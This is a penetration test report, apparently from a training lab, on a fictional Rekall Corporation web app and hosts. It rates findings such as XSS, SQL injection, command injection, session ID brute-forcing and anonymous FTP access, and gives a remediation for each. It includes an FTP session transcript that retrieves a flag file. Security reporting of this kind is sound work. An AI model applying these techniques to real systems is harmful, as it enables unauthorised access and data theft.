

Summary Vulnerability Overview

Vulnerability	Severity
XSS reflected	High
XSS Stored	High
Sensitive data exposure in HTTP response headers	Critical
Local file inclusion	Critical
SQL injection	Critical
Sensitive data exposure in th HTML source code	Critical
Command injection	High
Brute force attack	Medium
PHP injection	High
Session management	Critical
Directory traversal	High
Open source exposed data	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock	Critical
Struts - CVE-2017-5638	Critical
Drupal - CVE-2019-6340	Critical
FTP Anonymous READ	High
SL Mail Exploit	Critical
Credential Data Exposure	Critical
Weak user account passwords	High
Invalid Domain Certificates	Medium
CVE-2019-14287	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 172.22.117.10, 172.22.117.20
Ports	21,25,79,80,106,110,225,6001,5901


Exploitation Risk	Total
Critical	12
High	8
Medium	2

Low	0
-----	---


Vulnerability Findings


Vulnerability 1	Findings
Title	Brute force attack
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Using brute force attacks to gain access to a user account
Images	
Affected Hosts	totalrekall.xyz
Remediation	<p>Implement account lockout thresholds Require strong user passwords Implement multi factor authentication</p>

Vulnerability 2	Findings
Title	XSS reflected


Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	Injecting the webapp with user-input payload
Images	
Affected Hosts	totalrekall.xyz
Remediation	Implement better input validation to restrict any kind of scripting tags or entries

Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Having a user-input script stored on the webserver

Images	 <p>The screenshot shows a website with a red header containing the Rekall logo and the text "REKALL CORPORATION". Below the header is a dark grey section with the text "Please leave your comments on our website!". Underneath this is another dark grey section containing the text "CONGRATS, FLAG 3 is sd7fk1nctx". At the bottom of this section is a red rectangular button with the word "Submit". Below the button is a small text area with the message "Your entry was added to our blog!". At the very bottom of the page, there is a table with columns labeled "#", "Owner", "Date", and "Entry". The table contains one row with the value "1 bee" under "#", "2024-10-28" under "Date", and "23:01:13" under "Entry".</p>
Affected Hosts	totalrekall.xyz
Remediation	Implement proper output encoding to prevent user-inserted content from being interpreted as HTML or Javascript code.

Vulnerability 4	Findings
Title	Local File inclusion
Type (Web app / Linux OS / Windows OS)	webapp
Risk Rating	Critical
Description	uploading of php scripts to the backend of webapps to be able to run payloads
Images	 <p>The screenshot shows a website with a red header containing the Rekall logo and the text "REKALL CORPORATION". Below the header is a dark grey section with the text "Please upload an image:". Underneath this is a red button with the text "Browse...". To the right of the button is the message "No file selected.". Below the button is another red button with the text "Upload Your File!". At the very bottom of the page, there is a black footer bar featuring three circular images: a sunset, a moon, and a landscape.</p>


Affected Hosts	totalrekall.xyz
Remediation	File upload validation to ensure that only files with the extension of .jpg or image related extensions are allowed to be uploaded to the server.


Vulnerability 5		Findings
Title		SQL injection
Type (Web app / Linux OS / Windows OS)		web app
Risk Rating		critical
Description		using simple SQL true statements to make a webapp expose sensitive data
Images		
Affected Hosts	totalrekall.xyz	
Remediation	Sanitizing and remediate codes before passing to the database.	

Vulnerability 6		Findings
Title		FTP Anonymous READ
Type (Web app / Linux OS / Windows OS)		Windows Os
Risk Rating		High
Description		Using the FTP vulnerability to access sensitive files


Images	<pre>(root💀 kali)-[~] # ftp -p 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 227 Entering Passive Mode (172,22,117,20,231,234) 150 Connection accepted -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat flag3.txt ?Invalid command ftp> get flag3.txt local: flag3.txt remote: flag3.txt 227 Entering Passive Mode (172,22,117,20,231,238) 150 Connection accepted 226 Transfer OK 32 bytes received in 0.00 secs (452.8985 kB/s) ftp> </pre>
Affected Hosts	172.22.117.20
Remediation	Disable FTP for the host

Vulnerability 7		Findings
Title		SL Mail Exploit
Type (Web app / Linux OS / Windows OS)		Windows Os
Risk Rating		Critical
Description		Using Pop3 exploits to open a session to the host


Images 	Affected Hosts 172.22.117.20
Remediation Disable unnecessary SLMail services and update to a more stable and latest SLMail version for the server.	

Vulnerability 8	Findings
Title Sensitive Data exposure in HTTP response Headers	
Type (Web app / Linux OS / Windows OS) Web App	
Risk Rating Critical	
Description The HTTP response header contained the flag 4 for this exploit.	
Images 	


Affected Hosts	totalrekall.xyz
Remediation	Immediately edit the html codes to remove all sensitive data. Regularly inspect all html codes to verify no sensitive data is exposed

Vulnerability 9	Findings
Title	Sensitive Data exposure in HTML source code
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The HTML source code of the login page of totalrekall contained the admin credentials for the web app
Images	
Affected Hosts	totalrekall.xyz
Remediation	Immediately edit the html codes to remove all sensitive data. Regularly inspect all html codes to verify no sensitive data is exposed

Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High

Description	The web app was vulnerable to command injection attacks. Was able to use this attack to access sensitive files on the backend of the web server.
Images	 <p>The screenshot shows a red header with the Rekall logo and 'REKALL CORPORATION'. Below it, a message says 'Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt'. The main content area has a dark background and displays a 'DNS Check' section for 'www.example.com'. It shows the IP address 127.0.0.11, port 53, and provides non-authoritative answers for Name and Address. It also lists SIEM, Firewalls, and Load balancers. A success message 'Congrats, flag 10 is ksnd99dkas' is shown. Below that is an 'MX Record Checker' section for 'www.example.com' with a 'Check your MX' button.</p>
Affected Hosts	totalrekall.xyz
Remediation	Validate and sanitize user input Conduct regular security testing


Vulnerability 11	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	The souvenirs page of the web app was vulnerable to php injection attack. I was able to use this exploit to access files on the backend server

Images 	Affected Hosts totalrekall.xyz	Remediation Implement input validations Enforce better user input sanitization and handling
---	--	--


Vulnerability 12		Findings
Title	Session Management	
Type (Web app / Linux OS / Windows OS)	Web App	
Risk Rating	Critical	
Description	Was able to use burp suite to brute force my session ID from 1-100. I was able to hijack an admin session when my ID got to 87.	

Images	
Images	
Affected Hosts	totalrekall.xyz
Remediation	<p>Avoid using predictable session IDs Implement manual session expiration Enforce and implement automatic session expiration and timeouts</p>


Vulnerability 13	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App

Risk Rating	High
Description	I used directory traversal technique to view the older version of the disclaimer page in the server.
Images	
Affected Hosts	totalrekall.xyz
Remediation	<p>Enforce input validation Limit application access to web servers files. Regularly test the server for vulnerabilities</p>


Vulnerability 14	Findings
Title	Open Source exposed data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	I did WHOIS lookup on totalrekall.xyz and found some sensitive data on their domain registration

Images	
Affected Hosts	totalrekall.xyz
Remediation	<p>Update domain registration information to remove all sensitive data from the WHOIS registration.</p> <p>Update the user account password on the server .</p>


Vulnerability 15	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
